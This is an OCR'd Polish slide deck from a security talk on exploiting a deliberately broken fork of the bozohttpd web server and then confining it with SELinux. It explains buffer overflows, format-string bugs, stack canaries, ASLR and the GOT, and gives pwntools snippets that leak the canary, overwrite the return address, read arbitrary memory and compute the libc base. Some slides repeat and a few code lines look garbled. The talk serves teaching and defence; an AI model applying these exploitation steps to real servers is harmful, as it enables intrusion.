SELinux vs. exploity
Co zwycięży?

...

Agnieszka Bielec i Radosław Kujawa

Agnieszka Bielec

- Analizuje malware w CERT Polska.
- CTFuje z Just Hit the Core
- Eternal@freenode
- Lubi rootkity

Radosław Kujawa

- Red Hat Certified Architect.
- Współpracuje z OSEC od 2010.
- Szkolenia z portfolio Red Hat Enterprise Linux, OpenStack etc.
- setenforce 1 - SELinux wszędzie
  - Wszystkie serwery.
  - Wszystkie stacje robocze użytkowników @ OSEC (~25 laptopów).

O czym będziemy tutaj mówić...

- Praktyczny przykład aplikacji sieciowej, posiadającej błędy mające znaczenie dla bezpieczeństwa.
- Omówienie techniki ataku na aplikacje.
- Exploitacja błędów aplikacji (bez ochrony SELinux).
- Procedura tworzenia polityki SELinux dla aplikacji.
- Próba exploitacji aplikacji z ochroną SELinux.

- Omówione techniki exploitacji będą dotyczyły architektury x86-64 i Linuxa
- Cały kod źródłowy oraz przykładowa polityka SELinux dostępna na GitHub:
  - https://github.com/rkujawa/barcamp-osec-selinux

brokenhttpd - fikcyjna aplikacja sieciowa

- System operacyjny: Fedora 26.
- Aplikacja: “brokenhttpd” - fork serwera bozohttpd wersja 20170201.
- Prawdziwy bozohttpd jest elegancko napisany, nasz fork jest z premedytacją popsuty.
- Zainstalowany w /opt/brokenhttpd/ .
- Uruchamiany usługą systemd - brokenhttpd.service.
- Serwuje treść z /webroot/public/ .
- Jest też prosta aplikacja w Lua: /webroot/app.lua .

- Będę exploitować VM'ke Radka a debugować będę swoją kopie
- Zakładam że mam skompilowany program brokenhttpd i bibliotekę glibc/libc
- Będę mówić jedynie o tym jak to się robi na x86-64
- Można to zrobić inaczej
- Niektóre rzeczy będą uproszczone.

Buffer overflow


Co to jest buffer overflow?

```c
#include <stdio.h>
int main(int argc, char **argv)
{
  char buf[8];
  gets(buf);
  printf("%s\n", buf);
  return 0;
}
```

```
00000000000006F0 main            proc near               ; D
00000000000006F0
00000000000006F0 var_20          = qword ptr -20h
00000000000006F0 var_14          = dword ptr -14h
00000000000006F0 s               = byte ptr -8
00000000000006F0
00000000000006F0                 push    rbp
00000000000006F1                 mov     rbp, rsp
00000000000006F4                 sub     rsp, 20h
00000000000006F8                 mov     [rbp+var_14], edi
00000000000006FB                 mov     [rbp+var_20], rsi
00000000000006FF                 lea     rax, [rbp+s]
0000000000000703                 mov     rdi, rax
0000000000000706                 mov     eax, 0
000000000000070B                 call    _gets
0000000000000710                 lea     rax, [rbp+s]
0000000000000714                 mov     rdi, rax        ; s
0000000000000717                 call    _puts
000000000000071C                 mov     eax, 0
0000000000000721                 leave
0000000000000722                 retn
```

Jak wygląda stos w funkcji?


```
mov     rax, [rax]
mov     esi, 3Fh
mov     rdi, rax
call    jakas_funkcja
mov     rdx, rax
mov     rax, [rbp+query]
mov     [rax], rdx
```



Instrukcja RET

- Wychodzimy z funkcji
- Podczas wykonywania instrukcji ret wierzchołek stosu (rejestr rsp) wskazuje na adres powrotu z funkcji.
- A co się dzieje jak mamy buffer overflow?


```
def ret():
    addr = get_8B(registers["rsp"])
    rsp = rsp + 8
    jmp addr
```



Instrukcja RET


- Wychodzimy z funkcji
- Podczas wykonywania instrukcji ret wierzchołek stosu (rejestr rsp) wskazuje na adres powrotu z funkcji.
- A co się dzieje jak mamy buffer overflow?

```
def ret():
    addr = get_8B(registers["rsp"])
    rsp = rsp + 8
    jmp addr
```



Instrukcja RET


```
def ret():
    addr = get_8B(registers["rsp"])
    rsp = rsp + 8
    jmp addr
```



Format String Vulnerability

Dotyczy funkcji z rodziny printf, scanf, sprintf,fprintf i podobnych.

```
int printf(const char *format, ...);
```

- Problem leży w tym że te funkcje nie wiedzą z iloma argumentami zostały wywołane.
- Można wywołać funkcje tak:

```
printf("%x %x %x %x" /*tu dalej nic nie ma*/);
```

Format String Vulnerability

Dotyczy funkcji z rodziny printf, scanf, sprintf,fprintf i podobnych.

```
int printf(const char *format, ...);
```

- Problem leży w tym że te funkcje nie wiedzą z iloma argumentami zostały wywołane.
- Można wywołać funkcje tak:
- Co się teraz stanie?

```
printf("%x %x %x %x" /*tu dalej nic nie ma*/);
```

Format String Vulnerability

Dotyczy funkcji z rodziny printf, scanf, sprintf,fprintf i podobnych.

```
int printf(const char *format, ...);
```


- Problem leży w tym że te funkcje nie wiedzą z iloma argumentami zostały wywołane.
- Można wywołać funkcje tak: `printf("%x %x %x %x" /*tu dalej nic nie ma*/);`
- Zgodnie z konwencją wywołań funkcji (Linux x86-64) pierwsze argumenty idą kolejno do rejestrów rdi,rsi,rdx,rcx,r8,r9. W przypadku większej ilości argumentów są one kładzione na stosie.
- W przypadku podaniu formaterów do pierwszego argumentu, printf i tak je pobierze z rejestrów/stosu

Format String Vulnerability (cd)

```c
#include <stdio.h>
int main(int argc, char **argv)
{
  printf(argv[1]);
  return 0;
}
```

Format String Vulnerability (cd)

```c
#include <stdio.h>
int main(int argc, char **argv)
{
  printf(argv[1]);
  return 0;
}
```




```
./test "%p %p %p"
```

```
0x5 0x7ffc41968c80 (nil)
```

Format String Vulnerability (cd)

Przydatne dla nas formatery z których będziemy korzystać to:

- %p - wypisanie wskaźnika
- %20$p - wypisanie miejsca w pamięci którego funkcja printf uzna za 20 argument
- %s - wypisanie stringa spod adresu


Ciekawostka:

- Za pomocą %n można zapisywać do dowolnego miejsca w pamięci dowolną liczbę bajtów.

Format String Vulnerability (cd)

```
./test "%p %p %p"
```

- W przypadku wywołania funkcji printf() z “%p “*100 będziemy wyświetlać pamięć która leży powyżej wartości wierzchołka stosu (RSP) podczas wywoływania printf() oraz rejestrów.



Nasze dodane zmiany w brokenhttpd

Błędy występują w funkcji która wyświetla błąd gdy nie ma pliku o podanej nazwie

- Buffer overflow w nazwie pliku [github]
- Format string bug w nazwie pliku [github]
- Feature z prefixem 00 [github]
- W makefile dodanie ciastek na stosie [github]


localhost:8080/aaaa%20%25p
404 Not Found
:aaaa 0xf4505e:
This item has not been found
localhost:8080


localhost:8080/0061616161616161202570
404 Not Found
:aaaaaa 0xf4505e:
This item has not been found
localhost:8080

aaaaaa %p

Exploitacja brokenhttpd

Exploitacja binarek polega na zapisywaniu do pamięci procesu.

Narzędzia z kórych będę dalej korzystać:

- Pwn - biblioteka pythona pomocna w pisaniu exploitów
- Gdb
- Pwndbg - rozszerzenie do gdb
- Ropper - pomocny w szukaniu gadgetów (narzędzie i biblioteka do pythona)

Co to jest ciastko na stosie?

Ochrona przeciw buffer overflow

Prolog funkcji:


```
mov     rax, fs:28h     ; pobierz globalna wartosc ciastka
mov     [rbp+var_8], rax ; wrzuc ja na stos
```

Epilog funkcji:

```
                mov     rax, [rbp+var_8] ; pobiera ciastko ze stosu
                xor     rax, fs:28h     ; porownuje je z globalna wartoscia ciastka
                jz      short locret_409FAC
                call    __stack_chk_fail
; ---------------------------------------------------------------------------

locret_409FAC:                          ; CODE XREF: finish_cgi_output+439↑j
                leave
                retn
```

Co to jest ciastko na stosie?



Jak ominąć ciastko na stosie?

Prolog funkcji:

```
mov     rax, fs:28h     ; pobierz globalna wartosc ciastka
mov     [rbp+var_8], rax ; wrzuc ja na stos
```

Epilog funkcji:

```
                mov     rax, [rbp+var_8] ; pobiera ciastko ze stosu
                xor     rax, fs:28h     ; porownuje je z globalna wartoscia ciastka
                jz      short locret_409FAC
                call    __stack_chk_fail
; ---------------------------------------------------------------------------

locret_409FAC:                          ; CODE XREF: finish_cgi_output+439↑j
                leave
                retn
```

ASLR - Address space layout randomization

- Losowy adres stosu
- Losowy adres sterty
- Biblioteki ładowane są pod losowymi adresami
- Kod programu ma zawsze ten sam adres (nie ma PIE)

Najpierw obliczmy potrzebne nam później adresy

Krok 1: Obliczenie pozycji adresu powrotu i ciastka w nazwie pliku

Aby obliczyć offsety ciastka i adresu powrotu można użyć cyclic z pwn:

```
payload=cyclic(length=600, n = 8)
request(payload, debug=True, commands = ["bp 0x000000000040808A","c"])
```

Później można znaleźć offsety uzyskanych liczb w ciągu:

```
>>> from pwn import *
>>> print cyclic_find(0x6361616161616e,n=8)
504
>>> print cyclic_find(0x6361616161616170,n=8)
520
```

[demo1.py]


Krok 2: Wycieknięcie ciastka na stosie

```
def leak_cookie():
    payload = "%88$p"
    received = request(payload)
    print "stack cookie: "+received
```

[demo2.py]

Krok 2: Wyciekniecie ciastka na stosie

1. Odczytanie ciastka stosu za pomocą debuggera
2. Wysłanie payloadu “%p “*100



Krok 3: Nadpisanie ciastka na stosie i adresu powrotu (cd)

```
ret = 0x4142434445464748 # overwrite return address by this value

#start creating payload
payload = "a"*504+p64(cookie)+"a"*8+p64(ret)
request(payload, debug=True, commands = ["bp 0x000000000040808A","c"])
```

[demo3.py]

Krok 4: Obliczenie adresu payloadu

```
def leak_stack():
    payload = "%8$p"
```

Krok 5: stworzenie funkcji leak_byte

- Wykorzystuje błąd format string.

```
def leak_byte(addr):
    payload="%57$s\x00"
    payload+="a"*(256-len(payload))
    payload+=p64(addr)

    blob = request(payload)
    if blob=="":
        return 0x00
```

Krok 5: stworzenie funkcji leak_byte

- Wykorzystuje błąd format string.

```
def leak_8B(addr):
    r = 0x0
    for a in range(addr+7,addr-1,-1):
        r *= 0x100
        r += leak_byte(a)

    return r
return 0x00
```

GOT - Global Offset Table

- ASLR powoduje że biblioteki są ładowane pod losowym adresem przy każdym uruchomieniu
- Program wie jakie są adresy funkcji bibliotek bo przechowuje je w tablicy GOT
- W linuxie jest stosowane lazy binding czyli na początku dany wpis w GOT nie jest skonfigurowany. Jak program chce wywołać daną funkcję po raz pierwszy to uzyskuje adres i wtedy zapisuje do odpowiedniego wpisu GOT.
- Przed uzyskaniem adresu do funkcji wpis w GOT wskazuje na funkcję która jest odpowiedzialna za uzyskiwanie adresu danej funkcji

GOT cd - prześledźmy wywołanie funkcji malloc

- W programie w miejscu w którym jest wywoływany malloc:

```
0000000000404F1F                    call    _malloc
```

- To nas prowadzi do funkcji która jest w pliku bozohttpd w sekcji .plt:

```
.plt:0000000000402B50 _malloc       proc near
.plt:0000000000402B50
.plt:0000000000402B50               jmp     cs:off_614290
.plt:0000000000402B50 _malloc       endp
```

- Oznacza to że pod adresem 0x614290 jest zapisany adres do funkcji malloc. Możemy to potwierdzić za pomocą gdb

```
pwndbg> x/gx 0x614290
0x614290:       0x00007fe1ecd27ee0
pwndbg> x/i 0x00007fe1ecd27ee0
   0x7fe1ecd27ee0 <__GI___libc_malloc>: push   rbp
```

Adresy wpisów GOT można wypisać:

```
a@x:~/barcamp-osec-selinux/brokenhttpd$ readelf --relocs ./bozohttpd

Relocation section '.rela.dyn' at offset 0x1898 contains 7 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000613ff0  003a00000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000613ff8  004700000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000615a40  008c00000005 R_X86_64_COPY     0000000000615a40 stdout@GLIBC_2.2.5 + 0
000000615a48  009600000005 R_X86_64_COPY     0000000000615a48 optind@GLIBC_2.2.5 + 0
000000615a50  009300000005 R_X86_64_COPY     0000000000615a50 __environ@GLIBC_2.2.5 + 0
000000615a58  009800000005 R_X86_64_COPY     0000000000615a58 optarg@GLIBC_2.2.5 + 0
000000615a60  009500000005 R_X86_64_COPY     0000000000615a60 stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x1940 contains 138 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000614018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 free@GLIBC_2.2.5 + 0
000000614020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 lua_settop + 0
000000614028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 strcasecmp@GLIBC_2.2.5 + 0
000000614030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 closelog@GLIBC_2.2.5 + 0
000000614038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 __errno_location@GLIBC_2.2.5 + 0
000000614040  000600000007 R_X86_64_JUMP_SLO 0000000000000000 unlink@GLIBC_2.2.5 + 0
000000614048  000700000007 R_X86_64_JUMP_SLO 0000000000000000 strncpy@GLIBC_2.2.5 + 0
000000614050  000800000007 R_X86_64_JUMP_SLO 0000000000000000 strncmp@GLIBC_2.2.5 + 0
000000614058  000900000007 R_X86_64_JUMP_SLO 0000000000000000 _exit@GLIBC_2.2.5 + 0
000000614060  000a00000007 R_X86_64_JUMP_SLO 0000000000000000 strcpy@GLIBC_2.2.5 + 0
```

Krok 6: Obliczanie adresu bazowego biblioteki libca

- Możemy odczytać adres jakiejkolwiek funkcji z GOTa :

```
a@x:~/barcamp-osec-selinux/brokenhttpd$ readelf --relocs ./bozohttpd | grep setsockopt
0000006140a0  001200000007 R_X86_64_JUMP_SLO 0000000000000000 setsockopt@GLIBC_2.2.5 + 0
```

- Adres do funkcji setsockopt można uzyskać tak:

```
setsockopt_addr = leak_8B(0000006140a0)
```


- Ale ładniej jest używając pwn:

```
e=ELF("./bozohttpd")
setsockopt_addr = leak_8B(e.got['setsockopt'])
```

- Teraz możemy obliczyć adres bazowy biblioteki libc:

```
libc_base = setsockopt_addr - libc.symbols["setsockopt"]
```

Czym jest adres bazowy biblioteki



Obliczyliśmy już wszystkie potrzebne rzeczy.

Podsumowanie tego co mamy:

- Adres bazowy biblioteki libc
- Adres w którym zaczyna się nasz payload
- Ciastko na stosie
- Pozycje w payloadzie ciastka i adresu powrotu
- Mamy pliki binarne brokenhttpd i biblioteki libc
- Możemy wskoczyć tam gdzie chcemy.

